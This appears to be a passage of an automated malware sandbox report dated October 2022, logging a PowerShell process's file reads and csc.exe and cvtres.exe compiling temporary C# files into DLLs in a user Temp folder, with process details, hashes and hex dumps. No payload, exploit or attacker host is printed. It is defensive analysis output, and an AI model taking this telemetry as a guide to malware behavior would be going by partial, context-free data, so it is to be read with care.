C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux	unknown	764	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux	unknown	752	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8777512E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8776662DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux	unknown	924	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	7FF8777512E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	492	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	success or wait	2	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	4096	success or wait	7	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	682	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87549B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	97	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF87549B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	117	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF87549B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF8777512E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF87549B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF87549B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FF8777512E7	ReadFile
C:\Users\user\AppData\Local\Temp\mkr2iq4u.dll	unknown	4096	success or wait	1	7FF87549B526	ReadFile
C:\Users\user\AppData\Local\Temp\jv54rgf4.dll	unknown	4096	success or wait	1	7FF87549B526	ReadFile

Analysis Process: conhost.exe PID: **4568**, Parent PID: **5920**

General

Target ID:	8
Start time:	08:49:45
Start date:	13/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **4712**, Parent PID: **5920**

General

Target ID:	9
Start time:	08:49:51
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline
Imagebase:	0x7ff7b5270000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7B52EE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP	success or wait	1	7FF7B52EE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF7B52EED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mkr2iq4u.cmdline	unknown	351	success or wait	1	7FF7B5281EE7	ReadFile
C:\Users\user\AppData\Local\Temp\mkr2iq4u.0.cs	unknown	418	success or wait	1	7FF7B5281EE7	ReadFile

Analysis Process: cvtres.exe PID: **3320**, Parent PID: **4712**

General

Target ID:	10
Start time:	08:49:52
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF206.tmp" "c:\Users\user\AppData\Local\Temp\CSCC9AB450BCFA441ED9B999D6FD5DE3822.TMP"
Imagebase:	0x7ff753db0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5956**, Parent PID: **5920**

General

Target ID:	12
Start time:	08:49:54
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline
Imagebase:	0x7ff7b5270000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7B52EE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP	success or wait	1	7FF7B52EE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF7B52EED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jv54rgf4.cmdline	unknown	351	success or wait	1	7FF7B5281EE7	ReadFile
C:\Users\user\AppData\Local\Temp\jv54rgf4.0.cs	unknown	400	success or wait	1	7FF7B5281EE7	ReadFile

Analysis Process: cvtres.exe PID: **5780**, Parent PID: **5956**

General

Target ID:	15
Start time:	08:49:56
Start date:	13/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFF35.tmp" "c:\Users\user\AppData\Local\Temp\CSC20F2306B39284E32B5AB6E9725E2189D.TMP"
Imagebase:	0x7ff753db0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly